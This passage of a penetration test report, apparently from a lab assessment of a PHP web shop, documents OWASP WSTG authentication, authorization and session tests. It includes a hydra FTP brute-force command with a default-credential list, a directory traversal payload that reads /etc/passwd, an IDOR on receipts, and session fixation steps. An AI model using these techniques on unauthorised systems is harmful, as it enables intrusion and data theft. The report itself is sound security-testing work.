
Therefore, the tester used the tool hydra to test default credentials for the FTP server running on port 21 of the webserver

The usernames and passwords found in Table 4-3 - hydra usernames and passwords were fed into the hydra command:

```
hydra -L users.txt -P passwords.txt ftp://192.168.1.10
```

| **users.txt** | **passwords.txt** |
|---|---|
| ftp | ftp |
| anonymous | anonymous |
| admin | admin |
| test | 1234 |
| user | 12345 |
| - | 123456 |
| - | password |
| - | <blank> |

*Table 4-3 - hydra usernames and passwords*




```
┌──(kali㉿kali)-[~]
└─$ hydra -L users.txt -P passwords.txt ftp://192.168.1.10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pu
rposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-14 20:53:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 40 login tries (l:5/p:8), ~3 tries per task
[DATA] attacking ftp://192.168.1.10:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-14 20:53:56
```

*Figure 4-14 - Hydra brute force attack*

The attack was unsuccessful, leading to the assumption that default credentials were not used for the FTP server.

### *4.2.4.3 WSTG-AUTHN-03 Testing for Weak Lock Out Mechanism*

To perform this test, Burp Suite's intruder tool was used to send a login request with an incorrect password 50 times in rapid succession.



13. Intruder attack of http://192.168.1.10

Capture filter: Capturing all items

View filter: Showing all items

| Request | Payload | Status code | Response received | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 2 | wrongpassword | 200 | 5 | | | 7933 | |
| 3 | wrongpassword | 200 | 12 | | | 7933 | |
| 8 | wrongpassword | 200 | 13 | | | 7933 | |
| 11 | wrongpassword | 200 | 8 | | | 7933 | |
| 14 | wrongpassword | 200 | 13 | | | 7933 | |
| 15 | wrongpassword | 200 | 13 | | | 7933 | |
| 16 | wrongpassword | 200 | 6 | | | 7933 | |
| 17 | wrongpassword | 200 | 8 | | | 7933 | |
| 18 | wrongpassword | 200 | 6 | | | 7933 | |
| 19 | wrongpassword | 200 | 10 | | | 7933 | |
| 20 | wrongpassword | 200 | 14 | | | 7933 | |
| 21 | wrongpassword | 200 | 8 | | | 7933 | |
| 22 | wrongpassword | 200 | 5 | | | 7933 | |
| 23 | wrongpassword | 200 | 10 | | | 7933 | |
| 24 | wrongpassword | 200 | 9 | | | 7933 | |
| 25 | wrongpassword | 200 | 10 | | | 7933 | |
| 26 | wrongpassword | 200 | 5 | | | 7933 | |
| 27 | wrongpassword | 200 | 7 | | | 7933 | |
| 28 | wrongpassword | 200 | 5 | | | 7933 | |
| 29 | wrongpassword | 200 | 5 | | | 7933 | |
| 30 | wrongpassword | 200 | 5 | | | 7933 | |
| 31 | wrongpassword | 200 | 7 | | | 7933 | |
| 32 | wrongpassword | 200 | 7 | | | 7933 | |
| 33 | wrongpassword | 200 | 4 | | | 7933 | |
| 34 | wrongpassword | 200 | 6 | | | 7933 | |
| 35 | wrongpassword | 200 | 7 | | | 7933 | |
| 36 | wrongpassword | 200 | 4 | | | 7933 | |

*Figure 4-15 - Burp Intruder account lockout test*


The account was then able to log in successfully, demonstrating a lack of suitable lockout mechanism. This also indicates that the application does not have any limitations regarding the number of times a function can be called without triggering security measures.

### *4.2.4.4 WSTG-ATHN-04 Testing for Bypassing Authentication Schema*

The webapp contains an admin area, which sits behind a login screen. It was possible to bypass this via navigating directly to the page:

```
/admin/ADMIN/ADS/
```

This is a critical breach of the authentication mechanism, as the tester was able to view the same data as logged in admin users, shown in Figure 4-16 - Unauthenticated access to admin area.



Customer Information

| | |
|---|---|
| First name | Test |
| Middle name | T |
| Last name | Testington |
| Date of Birth | 14/05/2000 |
| Gender | Male |
| Address | Test |
| City | Dundee |
| Contact Number | 1234567890 |
| Email | test@test.com |
| Password | •••••••••••••••••••••••••••••••• |

*Figure 4-16 - Unauthenticated access to admin area*


While the tester was unable to edit or delete any data in this section, the ability to view sensitive data is a critical failing.

### *4.2.4.5 WSTG-ATHN-06 Testing for Browser Cache Weaknesses*

**Browser Cache**


A test was performed to validate whether the webapp correctly set Cache-Control headers in responses to authenticated areas using the following steps.

- Set up Burp Suite Proxy to intercept login requests
- Observed a `Cache-Control: max-age=0` header being set in the request (Figure 4-17 - Login request headers)
- Observed a Pragma: no-cache header in the response (Figure 4-18 - Login response headers)
- Logged out.
- Cleared the session cookies from the browser
- Reloaded the page



```
POST /index.php HTTP/1.1
Host: 192.168.1.10
Content-Length: 40
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://192.168.1.10
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.10/index.php
Accept-Encoding: gzip, deflate, br
Cookie: SecretCookie=VaEyp3ENqTImqP5wo2OvBzSyZzVkMzAuAGR1BGD5MGIxAGEzLwV1LwuyMQx1AGp1BwR3AGV0AmN5ZQZ%3D
Connection: keep-alive

email=g%40g.com&password=testing&submit=
```

*Figure 4-17 - Login request headers*




```
HTTP/1.1 200 OK
Date: Mon, 14 Jul 2025 05:29:10 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Set-Cookie: SecretCookie=VzqNM15wo2OvBzSyZzVkMzAuAGR1BGD5MGIxAGEzLwV1LwuyMQx1AGp1BwR3AGV0AmN5AGN%3D
Set-Cookie: PHPSESSID=9uf49kv41dm437ajOrgvo6ihr4; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=mdv993uqlrpkevaeOrut1j38t3; path=/
Content-Length: 7501
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

*Figure 4-18 - Login response headers*

Upon completion of these steps, the tester was logged out of their account and presented with the login screen validating that the caching mechanism was working as intended.

### 4.2.4.6 WSTG-ATHN-07 Testing for Weak Password Policy

While testing WSTG-INFO-05 Review Webpage Content for Information Leakage – the validation code for passwords was uncovered.



```
<script type='text/javascript'>
function validation(){
    //var CheckPassword = /^[A-Za-z]\w{7,14}$/; - numbers and characters and uppercase
    //var CheckPassword = /^[a-z]\w{7,14}$/; -
        var letterexp = /^[a-zA-Z]+$/;
    var quanti = 32;
    var CheckPassword = /^\w{7,14}$/;
    if(document.getElementById('password').value.match(CheckPassword)){
    }else{
        alert('Password must have minimum and maximum of 7 to 14 characters');
        document.getElementById('password').value = '';
        document.getElementById('password').focus();
    }

  var date1 = new Date();
        var  dob= document.getElementById("dob").value;
        var date2=new Date(dob);
            var y1 = date1.getFullYear(); //getting current year
            var y2 = date2.getFullYear(); //getting dob year
            var ages = y1 - y2;           //calculating age
        if(+ages<=16){
            alert("Age below 18 is not allowed to register");
             document.getElementById('dob').value='';
        }
}
</script>
```

*Figure 4-19 - Password validation code*

The JavaScript in Figure 4-19 - Password validation code shows a very simple password policy, requiring a password contains only the characters A-Z (upper or lower case), and be between 7 and 14 characters long. This is not a strong password policy, and should be addressed, given the PII that the webapp controls.


#### *4.2.4.7 WSTG-ATHN-09 Testing for Weak Password Change or Reset Functionalities*

The tester was able to trigger password reset functionality by navigating to:

```
/forgotpass.php
```

Once there, a form requesting an email address for an account was presented. Upon entering an account, the alert in Figure 4-20 - Forgotten password alert was triggered.

The wording of this alert implies that rather than having a user enter a new password themselves, a plaintext password is sent to their email address.



192.168.1.10

Your New Password is Send to your Email


*Figure 4-20 - Forgotten password alert*

### 4.2.5 Authorization Testing

#### *4.2.5.1 WSTG-ATHZ-01 Testing Directory Traversal File Include*

While crawling the site in WSTG-CONF-01 Test Network Infrastructure Configuration, a directory traversal vulnerability was found, making use of a dot-dot-slash attack. Upon visiting the URL below, the tester was able to see the contents of the /etc/passwd file, exposing the names of users on the host webserver.

```
/addendum.php?type=../../../../../../../../../../../../../../../../etc/passwd
```



```
root:x:0:0:root:/root:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/false tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh hacklab:x:1000:1000:Linux
User,,,:/home/hacklab:/bin/sh
```

*Figure 4-21 - /etc/passwd file visible in browser*

The tester then attempted to enumerate more common files & directories, with the following being successful:

| | |
|---|---|
| **/etc/group** | root:x:0: lp:x:7:lp nogroup:x:65534: staff:x:50: hacklab:x:1000: |
| **/etc/hostname** | box |
| **/etc/hosts** | 127.0.0.1 box localhost # The following lines are desirable for IPv6 capable hosts # (added automatically by netbase upgrade) ::1 ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters ff02::3 ip6-allhosts |
| **/etc/resolv.conf** | nameserver nameserver |
| **/etc/issue** | Core Linux |
| **/etc/motd** | (- //\ Core is distributed with ABSOLUTELY NO WARRANTY. v_/_ www.tinycorelinux.com |


#### *4.2.5.2 WSTG-ATHZ-02 Testing for Bypassing Authorization Schema*

#### *4.2.5.3 WSTG-ATHZ-03 Testing for Privilege Escalation*

### *4.2.5.4 WSTG-ATHZ-04 Testing for Insecure Direct Object References*

The webapp contains functionality to view receipts of all orders that a user has placed. The tester manually tested this by modifying the id parameter in the browser navigation bar. An order was placed worth £800 and it's receipt inspected at the following URL

```
/official_receipt.php?id=5
```



Print

Hacklab Security Solutions

Official Receipt
PAID

The company is located at 1 Bell Street Dundee.G34 City land .

Invoice No.: AA0056

Date: July 14, 2025

Customer Name: Test Testington

Address: Test, Dundee
Shipping Address: d

| Description | Price | Quantity | Total |
|---|---|---|---|
| VC IRW720P- ANALOG BULLET TYPE CAMERA | PHP 800.00 | 1 | PHP 800.00 |
| CCD Sony 1/3 Dome Type Camera | PHP 600.00 | 1 | PHP 600.00 |
| GATEWAY | Shipping Fee | E-VAT 12% | |
| PAYPAL | PHP 150.00 | PHP 96.00 | |
| | | TOTAL AMOUNT: | PHP 1,550.00 |


*Figure 4-22 - Receipt owned by the currently logged in user*

After clicking on the `Receipt` link and validating it was both correct and belonged to this test user, the tester then manually changed the `id` parameter.

```
/official_receipt.php?id=3
```

When the id parameter was changed, the tester receipt for a different user (not the logged-in test account) was displayed. Sensitive information such as the customer's name, shipping address, product description, and product price was omitted, but other order details such as total price, quantity and shipping address were visible.

When a non-existent receipt was requested with id 9999, a blank receipt was shown, containing only the shipping fee and payment gateway – which suggests that these are static values.



Print

Hacklab Security Solutions

Official Receipt

PAID

The company is located at 1 Bell Street Dundee.G34 City land .

Invoice No.: AA0033

Date: July 13, 2017

Customer Name:

Address: ,

Shipping Address: 1 Bell Street, Dundee Europe

| Description | Price | Quantity | Total |
|---|---|---|---|
| | PHP 0.00 | 1 | PHP 300.00 |
| | PHP 0.00 | 1 | PHP 300.00 |
| **GATEWAY** | **Shipping Fee** | **E-VAT 12%** | |
| PAYPAL | PHP 150.00 | PHP 36.00 | |
| | | **TOTAL AMOUNT:** | PHP 750.00 |

*Figure 4-23 - Receipt owned by a non-logged in user*

### 4.2.6 Session Management Testing

#### *4.2.6.1 WSTG-SESS-01 Testing for Session Management Schema*

Upon successful login, the tester observed  the following response headers, setting a secret cookie, a session ID and then a second session ID.

```
HTTP/1.1 200 OK

Date: Mon, 14 Jul 2025 12:42:17 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Set-Cookie:
SecretCookie=VaEyp3ENqTImqP5wo20vBwx0AwSwL2HlBTIvMGAyAmMzLwEvBGZkLmZ1LGR2BJVj
BwR3AGV0BGL5Zmp%3D
Set-Cookie: PHPSESSID=l3ksopqrbvig1094e5ah3s1273; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=72okn7gak6k8pelea76s7qtt70; path=/
Content-Length: 7501
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

**Session IDs**

PHPSESSID is the default session cookie in PHP, however in standard practice only one is set. This, combined with the finding in finding in WSTG-INFO-06 Identify Application Entry Points, confirms that a bug in the application's session handling logic.

**Decoding SecretCookie**

CyberChef was used to help with decoding the cookie `SecretCookie`. It autodetected base64 encoding, and a ROT-13 cypher. Once decoded, the cookie was visible, with the cookie containing the user's email address, their hashed password, and an epoch timestamp from the previous day.

```
        "test@test.com":9461cce28ebe3e76fb4b931c35a169b0:1752496937
```

Comparing the date with data obtained during WSTG-INPV-05 Testing for SQL Injection, the tester was unable to map the timestamp to any significant date, such as:

- User creation time
- Login time
- Last login

**Cookie Attributes**

The tester took note of the fact that none of the cookies contained security attributes such as `HttpOnly`, `Secure` or `SameSite`, leaving them open to potential exploits.

**Cache Headers**

The response did set cache control headers for `Cache-Control`, `Expires`, `Pragma`, however it is worth noting that the `Expires` field passed over 40 years ago, suggesting further bugs in the session management logic.

### *4.2.6.2 WSTG-SESS-03 Testing for Session Fixation*

To evaluate the webapp for session fixation, the tester logged into the app with a valid user. In the POST response, aside from setting cookies, the server returned a body containing the JavaScript.

```
window.location.replace('user_index.php');
```

This is a key step in the login flow, as this function sets a Referrer header in the GET request to that URL. Without this header, login was unsuccessful.

The tester took note of the cookies and performed the following steps:


- Open a new window in Chromium with no cookies set
- Navigate to `index.php`
- Manually add the cookies stored using the developer tools pane
- Run the above JavaScript snippet in the console pane

The tester was then accepted as a logged in user in the webapp, proving a session fixation vulnerability.

### *4.2.6.3 WSTG-SESS-05 Testing for Cross Site Request Forgery*

To perform this test, the updatepassword.php page was chosen. Despite its name, the tester was able to update all their profile details on this page.

First the tester captured a legitimate update password request on a valid user (`test@test.com`) using Burp Suite. The body of the request was seen to be all the user information present on the page at time of clicking the submit button, demonstrated in Figure 4-24 - updatepassword.php



Your personal information

| | |
|---|---|
| Gender | Male |
| First name | Test |
| Middle name | T |
| Last name | Testington |
| Date of Birth | 14/05/2000 |
| Address | Test |
| City | Dundee |
| Contact Number | 1234567890 |
| Email | test@test.com |
| New Password | |

*Figure 4-24 - updatepassword.php*

The tester then hosted an HTML form locally using an altered version of the snippet provided by OWASP. Because of the requirement to provide a value of submit=Save in the request header, a hidden button was inserted into the page and clicked using JavaScript.

